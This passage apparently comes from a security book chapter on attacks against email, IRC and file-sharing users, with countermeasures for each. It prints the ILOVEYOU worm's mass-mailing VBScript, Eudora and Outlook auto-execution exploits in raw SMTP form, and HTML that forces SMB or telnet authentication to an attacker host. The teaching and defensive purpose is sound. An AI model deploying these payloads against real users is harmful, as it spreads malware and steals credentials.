[base64-encoded attachment "You!DORA.html"]
-CF416DC77A62458520258885--
```

When the Eudora client receives this message, it transfers the two files `You!DORA.html` and `malware.exe` to the embedded folder, the normal behavior for inline MIME attachments. The `location.href` JavaScript in the body of the message then calls the Content ID of `You!DORA.html`, which, in turn, executes `malware.exe` via JavaScript embedded within its own HTML. Although it is Base 64–encoded in the original message, here is what `You!Dora.html` looks like in ASCII:

```
<script>
// http://www.malware.com - 18.03.01
document.writeln('<IFRAME ID=runnerwin WIDTH=0 HEIGHT=0
SRC="about:blank"></IFRAME>');
function linkit(filename)
{
    strpagestart = "<HTML><HEAD></HEAD><BODY><OBJECT CLASSID=" +
        "'CLSID:15589FA1-C456-11CE-BF01-00AA0055595A' CODEBASE=" +
    strpageend = "'></OBJECT></BODY></HTML>";
    runnerwin.document.open();
    runnerwin.document.write(strpagestart + filename + strpageend);
}
linkit('malware.exe');
</script>
```

As you can see here, the file `malware.exe` is automatically executed using the “linkit” routine, which puts *filename* into HTML content and spews it into the IFRAME. (More information on automatically executing files by hyperlink, including the sample code on which this is based, can be found in KB Article Q232077 at <http://support.microsoft.com/support/kb/articles/Q232/0/77.ASP>.)

The ultimate outcome here, as intended, is the transparent, automatic execution of `malware.exe` with no user intervention, simply by previewing the incoming mail message. `Malware.exe` runs a full-screen command shell with an image of fanning flames—a bit over the top, but certainly not as bad as it could’ve been.



Eudora Hidden Attachment Countermeasures

The best countermeasure for this issue is probably to upgrade to Eudora 5.1, available for free download from <http://www.eudora.com>. A work-around is to disable the Use Microsoft’s Viewer option under Tools | Options | Viewing Mail. Also, disabling JavaScript and ActiveX within IE would debilitate this attack. (See the previous discussion entitled “Using Security Zones Wisely.”) This vulnerability is cataloged as Bugtraq ID 2490 at <http://www.securityfocus.com/bid/2490>.

Outlook Address Book Worms

During the last years of the 20th century, the world’s malicious code jockeys threw a wild New Year’s party at the expense of Outlook and Outlook Express users. A whole slew of

worms was released that was based on an elegant technique for self-perpetuation: by mailing itself to every entry in each victim's personal address book, the worm masqueraded as originating from a trusted source. This little piece of social engineering (see Chapter 14) was a true stroke of genius. Corporations that had tens of thousands of users on Outlook were forced to shut down mail servers to triage the influx of messages zip-ping back and forth between users, clogging mailboxes and straining mail server disk space. Who could resist opening attachments from someone they knew and trusted?

The first such email missile was called Melissa. Though David L. Smith, the author of Melissa, was caught and eventually pleaded guilty to a second-degree charge of computer theft that carried a five- to ten-year prison term and up to a \$150,000 fine, people kept spreading one-offs for years. Such household names as Worm.Explore.Zip, BubbleBoy, and ILOVEYOU made the rounds until the media seemed to get tired of sensationalizing these exploits late in 2000. The threat still persists, however, and it is one that needs to be highlighted.



The ILOVEYOU Worm

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	10
<i>Risk Rating:</i>	7

Here is the pertinent Visual Basic Script language (VBScript) subroutine from the ILOVEYOU worm that caused it to spread via email. (Some lines have been manually broken to fit the page.)

```
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrllists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrllists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrllists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\" &a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\" &malead)
if (regad="") then
```

```

set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrLf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite "HKEY_CURRENT_USER\Software
                  \Microsoft\WAB\"&malead,1,"REG_DWORD"

end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub

```

This simple 37-line routine invokes the Messaging Application Programming Interface (MAPI) to scour the Windows Address Book (WAB) in the Registry, and creates a mail item with the subject "ILOVEYOU" and message body "kindly check the attached LOVELETTER coming from me" for each recipient it finds there. (Thanks to Brian Lewis of Foundstone, Inc., for help with the code analysis.) In case any nonprogrammers out there think this is rocket science, let us remind you that ILOVEYOU was based on an academic thesis paper written by a 23-year-old college student. Who knows how much damage *could* have been done?



Stopping Address Book Worms

After years of abuse in the media, Microsoft tired of pointing out that users were ultimately to blame for launching email attachments containing such worms and released a patch. The patch was called the Outlook 2000 SR-1 E-mail Security Update (see <http://office.microsoft.com/downloads/2000/Out2ksec.aspx>). One feature of this three-pronged fix was the Object Model Guard, which was designed to prompt users whenever an external program attempted to access their Outlook Address Book or send email on the user's behalf.

Reliable Software Technologies Corporation (RSTCorp, now Cigital, <http://www.cigital.com>) released an add-on utility that stops certain calls to Outlook by monitoring the Virtual Basic Scripting Engine, thereby stopping the spread of viruses like ILOVEYOU. The patch, called JustBeFriends.dll (JBF), can be used in conjunction with Microsoft's update for Outlook. In contrast to Microsoft's Object Model Guard, which works by controlling access to functions within Outlook that can be used to gather email addresses or send emails, JBF "works by controlling the ability of other applications to access Outlook or Outlook Express. In the event that the access comes from a script being

run from the desktop or from an attachment, the access is denied. Otherwise, the user is asked to confirm that the application should be allowed access to Outlook” (from the Technical Details on JBF at <http://www.cigital.com/jbf/tech.html>).

Cigital claims that their approach is superior, since Microsoft’s Object Model Guard must protect an exhaustive list of objects if it is to be successful, a challenging task. They also note that email addresses may still be exposed if they appear in signatures, message bodies, or other documents, and that “future methods for exploiting flaws in Outlook to send e-mails are likely to be found.” By gating script-based access to Outlook/OE, JBF theoretically can prevent new attacks based on a wide range of related attack techniques.

The JustBeFriends DLL can be found at <http://www.cigital.com/jbf/>. We recommend it for Outlook/OE users on NT/2000 platforms.

NOTE JustBeFriends does not work on Win 9x platforms.

File Attachment Attacks

One of the most convenient features of email is the ability to attach files to messages. This great timesaver has obvious drawbacks, however—namely, the propensity of users to execute just about any file they receive via email. No one seems to recall that this is equivalent to inviting the bad guys right into your living room.

Next we will discuss many attacks that leverage files attached to email messages. Many revolve around mechanisms for disguising the nature of the attached file or making it irresistibly attractive to the victim’s mouse-clicking finger. Other attacks we discuss are much more insidious, actually writing attached files to disk without *any* user intervention or knowledge. Most Internet users know to handle email attachments extremely carefully and with great skepticism—we hope the following section strongly reinforces this concept.



Scrap File Attachment Attacks

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	10
<i>Risk Rating:</i>	7

A little-known secret of Windows is that files with the extension .shs have their real file extension hidden by default according to the Registry setting HKEY_CLASSES_ROOT\ShellScrap\NeverShowExt. This probably wouldn’t be that big a deal, except that .SHS files, also known as scrap files or Shell Scrap Objects, can execute commands. Based on Object Linking and Embedding (OLE) technology discussed in the previous section on ActiveX, scrap files are essentially a wrapper for another embedded object. Objects can be Excel spreadsheets (which most people have seen embedded in Word documents) or even

other files. The easiest way to create one is to embed a file into another OLE-compliant application (try Wordpad) and then to copy its icon to another folder. The file is now contained in its very own wrapper file, with its own special icon and a unique extension (.shs). When the .SHS file is launched, the embedded object is also executed. What's more, commands can be associated with the embedded object using Microsoft's Object Packager, opening up the entire realm of malicious activities to anyone halfway familiar with DOS.

In June 2000, someone launched a worm called LifeChanges that leveraged these features of scrap files to attack users. The worm was vectored by email with a varying subject line referring to jokes contained in the attached file. The file attachment was a scrap file with a fraudulent .txt extension, making it seem like a common text file. (The default scrap file icon even looks like a text file.) Once executed, LifeChanges performed the standard routines: mailed itself to the first 50 recipients of the victim's address book, deleted files, and so on. It was startling to see someone base an attack so clearly on the malicious features of scrap files that had been known for years, and most entertainingly chronicled on the PCHelp web site at <http://www.pc-help.org/security/scrap.htm>. Who knows how many other land mines like this one lie in wait in the Windows Registry?

Scrap File Countermeasures

Some excellent advice for blunting the most dangerous aspects of scrap files is available on PCHelp, including the following:

- ▼ Delete the NeverShowExt Registry value referenced earlier and from under HKLM \SOFTWARE\Classes\DocShortcut, thus making .shs and .shb extensions visible in Windows. (.SHB files perform similarly to .SHS.)
- Update antivirus scanners to look at .SHS and .SHB files in addition to other executable file types.
- Disable scrap files entirely by either removing them from the list of known Windows file types or by deleting the shscrap.dll file in your System folder.
- ▲ Don't use the Windows Explorer—use the old File Manager (winfile.exe on NT 4).




Hiding Mail Attachment Extensions by Padding with Spaces

<i>Popularity:</i>	7
<i>Simplicity:</i>	8
<i>Impact:</i>	9
<i>Risk Rating:</i>	8

In a post to the Incidents mailing list on May 18, 2000 (see <http://www.securityfocus.com/archive/75/60687>), Volker Werth reported a method for sending mail attachments that cleverly disguised the name of the attached file. By padding the filename with spaces (%20 in hex), mail readers can be forced to display only the first few characters of the attachment name in the user interface. For example:

```
freemp3.doc      . . . [150 spaces] . . . .exe
```

This attachment appears as freemp3.doc in the UI, a perfectly legitimate-looking file that might be saved to disk or launched right from the email. Here's a screen shot of what this looks like in Outlook Express:



Hidden File Attachment Countermeasure

As you can see by the icon in the preceding illustration, the file attachment is plainly not a Word document. The telltale trailing ellipsis (...) also helps give this away. If these signs aren't enough, you shouldn't be opening attachments directly from email messages anyway! The Outlook SR-1 Security patch can help with this. It forces you to save most harmful file attachment types to disk (see <http://office.microsoft.com/downloads/2000/Out2ksec.aspx>).

Social Techniques for Cajoling Attachment Download

<i>Popularity:</i>	10
<i>Simplicity:</i>	10
<i>Impact:</i>	10
<i>Risk Rating:</i>	10

The direct approach to writing a mail attachment to disk is social engineering. Ever see this text appear in the body of an email?

"This message uses a character set that is not supported by the Internet Service. To view the original message content, open the attached message. If the text doesn't display correctly, save the attachment to disk, and then open it using a viewer that can display the original character set."

This is a standard message created when mail messages (in .EML format) are forwarded to Outlook users and some error occurs with the MIME handling of the enclosed/forwarded message. It strikes us that this is an almost irresistible technique for getting someone to launch an attachment (either directly or after saving to disk). We've actually received such messages sent from the listservers of very prominent security mailing lists! Of course, this is one of an unlimited range of possibilities that attackers could insert into the body or subject field of a message. Don't be fooled!



File Attachment Trickery Countermeasure

Your mouse-clicking finger is the only enemy here—teach it to behave, and scan downloaded attachments with virus-scanning software before launching them. Even then, take a serious look at the sender of the email before making the decision to launch, and be aware that mail worms like ILOVEYOU can masquerade as your most trusted friends.

Writing Attachments to Disk Without User Intervention

To this point, we've talked about several mechanisms for executing files that might lie on a remote user's disk, and the attacks listed so far have generally relied on existing executables to perform their dirty work (either on the remote server or on a local user's disk). However, what if an attacker also had the ability to write files to the victim's disk? This would provide a complete methodology for delivering a payload and then detonating it.



Hijacking Excel/PowerPoint's SaveAs Function

<i>Popularity:</i>	5
<i>Simplicity:</i>	5
<i>Impact:</i>	8
<i>Risk Rating:</i>	6

The magic behind this attack comes from Georgi Guninski's observation that MS Excel and PowerPoint have a SaveAs function (see <http://www.guninski.com/sheetex-desc.html>). Thus, once an Office document is called within IE using the object tag (as we have seen before), it exposes the ability to save data to any arbitrary location on disk. Georgi's exploit extracts the data to be saved directly from a file called Book1.xls, which is a simple Excel file renamed to .xla. Georgi uses the .xla extension so that the file is executed by Windows at boot time if placed in the Startup folder.

A slightly modified version of Georgi's complete exploit encapsulated in our mail hacking format is shown next:

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
```

```
subject: Check this out!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Enticing message here!</h2>
<object data="http://www.guninski.com/Book1.xla" id="sh1" width=0 height=0>
</object>
<SCRIPT>
function f()
{
fn=" D:\\test\\georgi-xla.hta";
sh1.object.SaveAs(fn,6);
alert(fn+" sucessfully written");
}
setTimeout("f()",5000);
</SCRIPT>
</HTML>

.
quit
```

Georgi's code is contained between the `<object>` and `</SCRIPT>` tags. We have modified it to access his `Book1.xla` file using its full URL. (His original exploit had the file available directly on the web server.) The content of `Book1.xla` is written to the file specified in the `"fn="` line. We also removed some commented lines from Georgi's original code that showed how you could save the file to the Windows Startup folder. (We think you get the point.) Previewing this message in OE on NT 4 with the security zone set at Low first pops up a brief file transfer window, then the following message:



We're lazy and used Georgi's pre-built `Book1.xla` file as raw material here. It is harmless (containing only a couple of lines of code that execute "Hello world" in a DOS shell window). However, with the growth of free and anonymous file repository services on the Internet, it would be simple for malicious attackers to create their own malicious Office document and make it available for download. Misconfigured or compromised web or FTP servers would also make for a ripe depot for such files.



Countermeasure for Excel/PowerPoint File Writing Attacks

Need we say it again? Obtain the relevant patches from <http://www.microsoft.com/technet/security/bulletin/MS00-049.asp>. This patch marks Excel and PowerPoint docs as “unsafe for scripting” (no snickering, please). Of course, you could stop putting Band-Aids all over your computer and staunch the bleeding entirely by disabling ActiveX in the appropriate manner, as described in the discussion on security zones earlier.



Force Feeding Attachments

<i>Popularity:</i>	5
<i>Simplicity:</i>	2
<i>Impact:</i>	8
<i>Risk Rating:</i>	5

The people at <http://www.malware.com> suggested the phrase “force feeding” to describe the mechanism they proposed for downloading a file to a user’s disk without his or her permission. The essence of malware.com’s exploit is their claim that Outlook/OE ignores user input when asked to dispatch a file attachment to an email message. Normally, when an email attachment is launched from within the mail reader, Outlook/OE prompts the user to Open, Save To Disk, or Cancel the action. Malware.com claimed that no matter what the user selected, the attachment was written to the Windows %temp% directory (C:\Windows\temp on Win 9x and C:\temp on NT). Win 2000’s temp folders are per-user and are harder to pin down with regularity if it is cleanly installed and not upgraded. Once deposited, the file was launched using a clever trick: the HTTP meta-refresh tag, which is used to redirect the browser silently and automatically to a page contained within the tag. For example:

```
<META HTTP-EQUIV="refresh" content="2;URL=http://www.othersite.com">
```

This code embedded in a web page will bounce viewers to www.othersite.com. The “content=” syntax tells the browser how long to wait before redirecting. Malware.com simply pointed the meta-refresh at one of the local files it deposited via force feeding:

```
<meta http-equiv="refresh" content="5;
url=mhtml:file://C:\WINDOWS\TEMP\lunar.mhtml">
```

The lunar.mhtml file, force-fed as an attachment to the original message, contained a link to a “safe for scripting” ActiveX control that launched a second attachment, an executable called mars.exe. Roundabout, but effective.

In the Bugtraq thread covering this finding, at least two quite reputable security authorities disagreed on whether this phenomenon actually worked as advertised. Testing by the authors of this book produced erratic results, but supported the idea that the

appropriate IE security zone (see earlier) used for mail reading in Outlook/OE had to be set to Low for this to occur, and it only occurred sporadically at that. We were successful at forcing an attachment to the temp directory on Win 98 SE and NT 4 Workstation systems with zone security at Low on two occasions, but could not repeat this consistently. The mystery of force feeding à la malware.com remains unsolved.

This is a bit comforting. Think of the trouble this could cause in conjunction with Georgi Guninski's exploit for executing code within MS Office documents. Attackers could send the Office document containing malicious code as an attachment, and then send a second message with the appropriate ActiveX tag embedded within the body of the message that pointed to the %temp% folder where the attachment gets force-fed, like it or not. (Georgi actually pulls this off—within the same message. See the next attack.)

Of course, as we've mentioned, the easy availability of free and anonymous file repository services on the Internet makes the downloading of code to local disk unnecessary. By pointing malicious email messages at exploit code available on one of these services, an attacker guarantees the availability of the second part of such an attack, and it is a virtually untraceable perch at that.



Using IFRAME to Write Attachments to TEMP

Popularity:	5
Simplicity:	9
Impact:	10
Risk Rating:	8

Georgi demonstrates his keen eye for seemingly small problems with broad implications in this, his #9 advisory of 2000 (see <http://www.guninski.com/eml-desc.html>). The key issue here is Outlook/OE's propensity to create files in the TEMP directory with a known name and arbitrary content, much like the mechanism proposed by malware.com. However, by leveraging other exploits he has developed, including the Windows Help File shortcut execution vulnerability (.CHM files, see <http://www.guninski.com/chm-desc.html>) and the ever-useful IFRAME tag (see earlier sections discussing IFAME), Georgi seems to have uncovered a consistent mechanism for delivering the goods—and a way to execute the downloaded code. Thus, we have given this exploit a Risk Rating of 8, among the highest of the ones we've discussed so far, because it comes the closest to being the total package: *write a file to disk, and then execute it without any user input.*

The trick is the use of the IFRAME tag within the body of an email message that references an attachment to the same message. For some peculiar reason that perhaps only Georgi knows, when the IFRAME "touches" the attached file, the file is flushed to disk. It is then easy to call the file from a script embedded in the body of the very same message. The file Georgi writes is a CHM file, which he has graciously configured to call Wordpad.exe using an embedded "shortcut" command.

Here is a mail hacking capsule demonstrating the attack. Note that the CHM file has to be prepacked using mpack. (See the earlier section "Mail Hacking 101.")

```
helo somedomain.com
mail from: <mallory@attacker.net>
rcpt to: <hapless@victim.net>
data
subject: This one takes the cake!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
               boundary="_boundary1_"

--_boundary1_
Content-Type: multipart/alternative;
               boundary="_boundary2_"

--_boundary2_
Content-Type: text/html; charset=us-ascii

<IFRAME align=3Dbaseline alt=3D" " =
border=3D0 hspace=3D0=20
src=3D"cid:5551212"></IFRAME>
<SCRIPT>
setTimeout( 'window.showHelp( "c:/windows/temp/abcde.chm" );', 1000);
setTimeout( 'window.showHelp( "c:/temp/abcde.chm" );', 1000);
setTimeout( 'window.showHelp( "C:/docume~1/admini~1/locals~1/temp/abcde.chm" );
            ', 1000);
</SCRIPT>

--_boundary2_--

--_boundary1_
Content-Type: application/binary;
               name="abcde.chm"
Content-ID: <5551212>
Content-Transfer-Encoding: base64

[Base64-encode abcde.chm using mpack and embed here]

--_boundary1_--
.
quit
```

In the authors' testing of this attack against Windows 9x, NT, and 2000, and Outlook and Outlook Express, this exploit was triggered flawlessly, most often when simply previewed. (The lines beginning with "setTimeout" actually specify the outcome on the three different OSes—can you tell which is for which?)

The key item in this code listing is the Content-ID field, populated with the nonce 5551212 in our example. The src of the IFRAME in the body of the email refers to the ID of the MIME attachment of the same message, creating a nice circular reference that allows the attachment to be written to disk and called by the same malicious email message.

⊖ Countermeasure to IFRAME Attachment Stuffing

The only defense against this one is conscientious use of ActiveX, as explained in the section on security zones earlier. Microsoft has not released a patch.

Invoking Outbound Client Connections

We've talked a lot about performing actions on the client system to this point, but only briefly have we touched on the concept of letting the client software initiate malicious activity on behalf of a remote attacker. Once again, it's easy to see how Internet technologies make such attacks easy to implement—consider the Uniform Resource Locator (URL) that we are all accustomed to using to navigate to various Internet sites. As its name suggests, a URL can serve as much more than a marker for a remote web site, as we illustrate next.



Redirecting SMB Authentication

Popularity:	4
Simplicity:	9
Impact:	7
Risk Rating:	7



This basic but extraordinarily devious trick was suggested in one of the early releases of L0phtcrack (see Chapter 5). Send an e-mail message to the victim with an embedded hyperlink to a fraudulent Windows file sharing service (SMB) server. The victim receives the message, the hyperlink is followed (manually or automatically), and the client unwittingly sends the user's SMB credentials over the network. Such links are easily disguised and typically require little user interaction because *Windows automatically tries to log in as the current user if no other authentication information is explicitly supplied*. This is probably one of the most debilitating behaviors of Windows from a security perspective.

As an example, consider an embedded image tag that renders with HTML in a web page or email message:

```
<html>
<img src=file://attacker_server/null.gif height=1 width=1></img>
</html>
```

When this HTML renders in IE or Outlook/Outlook Express, the null.gif file is loaded, and the victim will initiate an SMB session with *attacker_server*. The shared resource does not even have to exist.

Once the victim is fooled into connecting to the attacker's system, the only remaining feature necessary to complete the exploit is to capture the ensuing LM response, and we've seen how trivial this is using SMBCapture in Chapter 5. Assuming that SMBCapture is listening on *attacker_server* or its local network segment, the NTLM challenge-response traffic will come pouring in.

One variation on this attack is to set up a rogue SMB server to capture the hashes, as opposed to a sniffer like SMBCapture. In Chapter 6, we discussed rogue SMB servers like SMBRelay that can capture hashes *or even log on to the victim's machine using the hijacked credentials*.



SMB Redirection Countermeasures

The risk presented by SMB redirection attacks can be mitigated in several ways.

One is to ensure that network security best practices are followed. Keep SMB services within protected networks: severely restrict outbound SMB traffic at border firewalls, and ensure that the overall network infrastructure does not allow SMB traffic to pass by untrusted nodes. A corollary of this remedy is to ensure that physical network access points (wall jacks, and so on) are not available to casual passers-by. (Remember that this is made more difficult with the growing prevalence of wireless networking.) In addition, although it's generally a good idea to use features built-in to networking equipment or DHCP to prevent intruders from registering physical and network-layer addresses without authentication, recognize that sniffing attacks do not require the attacker to obtain a MAC or IP address. They operate in promiscuous mode.

Second, configure all Windows systems within your environment to disable propagation of the LM and NTLM hashes on the wire. This is done using the LAN Manager Authentication Level setting. (See Chapters 5 and 6.)

The best defense for this attack is to Require SMB Packet Signing on your machine. Any sessions that are hijacked in the preceding manner won't be able to connect back to your box with this setting enabled. (It's in Group Policy Security Settings under Windows 2000.)



Harvesting NTLM Credentials Using Telnet://

<i>Popularity:</i>	4
<i>Simplicity:</i>	9
<i>Impact:</i>	7
<i>Risk Rating:</i>	7

As if the file:// URL weren't bad enough, Microsoft Internet client software automatically parses telnet://*server* URLs and opens a connection to *server*. This also allows an attacker to craft an HTML email message that forces an outbound authentication over any port:

```
<html>
<frameset rows="100%,*">
```

```
<frame src=about:blank>
<frame src=telnet://evil.ip.address:port>
</frameset>
</html>
```

Normally, this wouldn't be such a big deal, except that on Win 2000, the built-in telnet client is set to use NTLM authentication by default. Thus, in response to the preceding HTML, a Win 2000 system will merrily attempt to log on to *evil.ip.address* using the standard NTLM challenge-response mechanism. This mechanism, as we saw in Chapter 5, can be vulnerable to eavesdropping and man-in-the-middle (MITM) attacks that reveal the victim's username and password.

This attack affects a multitude of HTML parsers and does not rely on any form of Active Scripting, JavaScript or otherwise. Thus, no IE configuration can prevent this behavior. Credit goes to DilDog of Back Orifice fame, who posted this exploit to Bugtraq.

— Countermeasures for Telnet:// Attacks

Network security best practices dictate that *outbound* NTLM authentication traffic be blocked at the perimeter firewall. However, this attack causes NTLM credentials to be sent over the telnet protocol. Make sure to block outbound telnet at the perimeter gateway as well.

At the host level, configure Win 2000's telnet client so that it doesn't use NTLM authentication. To do this, run telnet at the command prompt, enter **unset ntlm**, and then exit telnet to save your preferences into the Registry. Microsoft has also provided a patch in MS00-067 that presents a warning message to the user before automatically sending NTLM credentials to a server residing in an untrusted zone. (MS00-067 can be found at <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-067.asp>.) This has also been fixed in Window 2000 SP2. This vulnerability is cataloged as Bugtraq ID 1683 (<http://www.securityfocus.com/bid/1683>).

It's also pertinent to mention here that the LAN Manager Authentication Level setting in Security Policy can make it much more difficult to extract user credentials from NTLM challenge-response exchanges, as discussed in Chapter 5. Setting it to Send NTLMv2 Response Only or higher can greatly mitigate the risk from LM/NTLM eavesdropping attacks. (This assumes the continued restricted availability of programs that will extract hashes from NTLMv2 challenge-response traffic.) Rogue server and man-in-the-middle (MITM) attacks against NTLMv2 authentication are still feasible, assuming that the rogue/MITM server can negotiate the NTMv2 dialect with the server on behalf of the client.

IRC HACKING

Internet Relay Chat (IRC) remains one of the more popular applications on the Internet, driven not only by the instant gratification of real-time communications, but also by the ability to instantaneously exchange files using most modern IRC client software. (Our favorite is mIRC; see Chapter 14.) This is where the trouble starts.

IRC newbies are often confused by the frequent offers of files from participants in a channel. Many are sensible enough to decline offers from complete strangers, but the very nature of IRC tends to melt this formality quickly. One of the authors' relatives was suckered by just such a ploy, a simple batch file that formatted his hard drive. (His name won't be provided to protect the innocent—and the reputation of the author whose own flesh and blood should've known better!) Like innocuous mail attachments, however, the problem is often more insidious, as we shall see next.



DCCed File Attacks

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

An interesting thread on such attacks appeared on the Incidents mailing list operated by Security Focus (<http://www.securityfocus.com>; look for the INCIDENTS Digest - 10 Jul 2000 to 11 Jul 2000, #2000-131). A curious user had been offered a file via DCC. (On IRC, a method called DCC Send and DCC Get is used to connect *directly* to another IRC client to Send and Get files, instead of going through the IRC network.) The file was named LIFE_STAGES.TXT. (Now where have we seen that before? Hint: Look back to the section on Windows "Scrap File Attachment Attacks" earlier.) Plainly, this was either a blatant attempt to cause damage to the user's system, or an automated attack sent by a compromised IRC client without its user's knowledge.

This is one of the features of IRC that disarms new users quickly. IRC clients that have been compromised by a worm can embed themselves into the client's automated script routines, automatically DCCing themselves to anyone who joins a channel, without the user at the terminal even knowing.

Furthermore, the worm discussed in the Incidents thread was likely tailored to set autoignore for known antivirus proponents when it joins certain channels. Such worms also autoignore people who write to the client about "infected," "life-stages," "remove," "virus," and many other trigger words. It can thus take time before the infected user can be warned of the problem without triggering the autoignore function.



DCC Countermeasures

Fortunately, the default behavior of most IRC clients is to download DCCed files to a user-specified download directory. The user must then navigate to this directory and manually launch the file.

Like email attachments, DCCed files should be regarded with extreme skepticism. Besides the usual culprits (.BAT, .COM, .EXE, .VBS, and .DLL files), watch out for Microsoft Office documents that may contain harmful macros, as well as IRC client automation Aliases, Popups, or Scripts that can take control of your client. Use of antivirus scanners for such files is highly recommended.

Attempting to trace malicious users on IRC is typically a waste of time. As pointed out in the Incidents thread, most attackers connect to IRC using virtual hosts (vhost) via BNC (IRC Bouncer, basically an IRC proxy server). Thus, backtracing to a given IP may reveal not the user sitting behind a terminal, but rather the server running the BNC.

NAPSTER HACKING WITH WRAPSTER

NOTE

Although we really don't consider Napster and Wrapster a huge security threat, we thought both products demonstrate the simple ethos of hacking on a grand scale and just had to talk about them in our book. We look forward to the day when Napster is reincarnated and the world can enjoy truly convenient access to their favorite music, and artists can enjoy an unencumbered delivery channel.

Another example of the great potential for security conflagration brought about by the combination of power and popularity is the revolutionary distributed file-sharing network called Napster (<http://www.napster.com>). Napster is a variation on a typical client-server file-sharing tool in which the server acts as a centralized index of MP3 audio files that exist on the hard drives of all the users connected to the network with the Napster client. Users search the index for an MP3 that they wish to download, and the server connects their client directly to the user(s) who actually possesses the file(s) that matches the query. Thus, all users who wish to participate in the bountiful goodness that is Napster must share out some portion of their hard drive and give read/write permission to others.

Napster attempts to keep non-MP3 files off the network to avoid potential spread of malware via the system. It does this by checking the binary headers of files copied over the network and verifying that they resemble the MP3 header format. Versions of Napster subsequent to beta 6 employ a new MP3 detection algorithm, one that checks for actual frames inside a file in addition to verifying the MP3 header.

Of course, the same human ingenuity that brought us Napster conceived of a way to smuggle non-MP3s over the network in short order. Wrapster, by Octavian (search for it at <http://download.cnet.com>), hides file types, disguising them as legitimate MP3 files that are "encoded" at a specific bit rate (32 Kbps), allowing it to be traded via the Napster network just like any other MP3. Users who want to see what's Wrapster-ized out there can simply search the Napster network for the bit rate defined earlier, and any available Wrapster files will pop up. Or, if you know what files your friend is sharing out, you can simply search by name and bit rate. We now have a distributed network where wildly popular music files trade hands like money and also have a mechanism for creating Trojans that resemble the music file format. Anyone see a reason to be cautious here?

Fortunately, Wrapster requires users to first manually extract the faux MP3 file using a helper application before it can be executed. Simply double-clicking on a Wrapster-encoded file will attempt to open it in the user's digital music player of choice, at which point it will be recognized as an illegitimate MP3 and fail to load. This shifts the burden from the technology to the user to correctly identify whether the enclosed file is dangerous.

Once again, human judgment provides the only barrier between a great thing (free music) and a formatted hard disk.

So, if Napster is not a security concern today, it certainly illustrates how applications and people make assumptions, and how it may be possible to bypass assumptions. We hope our discussion has encouraged further analysis of such assumptions and further use of Napster.

CAUTION

Various open-source clones of the Napster software package reportedly have a vulnerability by which an attacker could view files on a machine running a vulnerable Napster clone client. (The official commercial version of Napster does not contain this vulnerability.) See <http://www.securityfocus.com/bid/1186/>.

GLOBAL COUNTERMEASURES TO INTERNET USER HACKING

We've discussed a lot of nasty techniques in this section on Internet user hacking, many of which center around tricking users into running a virus, worm, or other malicious code. We have also talked about many point solutions to such problems, but until now have avoided discussions of broad-spectrum defense against such attacks.

— Keep Antivirus Signatures Updated

Of course, such a defense exists and has been around for many years. It's called antivirus software, and if you're not running it on your system, you're taking a big risk. Dozens of vendors offer antivirus software. Microsoft publishes a good list at <http://support.microsoft.com/support/kb/articles/Q49/5/00.ASP>. Most of the major brand names (such as Symantec's Norton Antivirus, McAfee, Data Fellows, Trend Micro, and Computer Associates' Inoculan/InoculateIT) do a similar job of keeping malicious code at bay.

The one major drawback to the method employed by antivirus software is that it does not provide protection against new viruses that the software has not been taught how to recognize yet. Antivirus vendors rely on update mechanisms to periodically download new virus definitions to customers. Thus, there is a window of vulnerability between the first release of a new virus and the time a user updates virus definitions.

As long as you're aware of that window and you set your virus software to update itself automatically at regular intervals (weekly should do it), antivirus tools provide another strong layer of defense against much of what we've described earlier. Remember to enable the auto-protect features of your software to achieve full benefit, especially automatic email and floppy disk scanning. And keep the virus definitions up to date! Most vendors offer one free year of automatic virus updates, but then require renewal of automated subscriptions for a small fee thereafter. For example, Symantec charges around \$4 for an annual renewal of its automatic LiveUpdate service. For those penny-pinchers in the audience, you can manually download virus updates from Symantec's web site for free at <http://www.symantec.com/avcenter/download.html>.

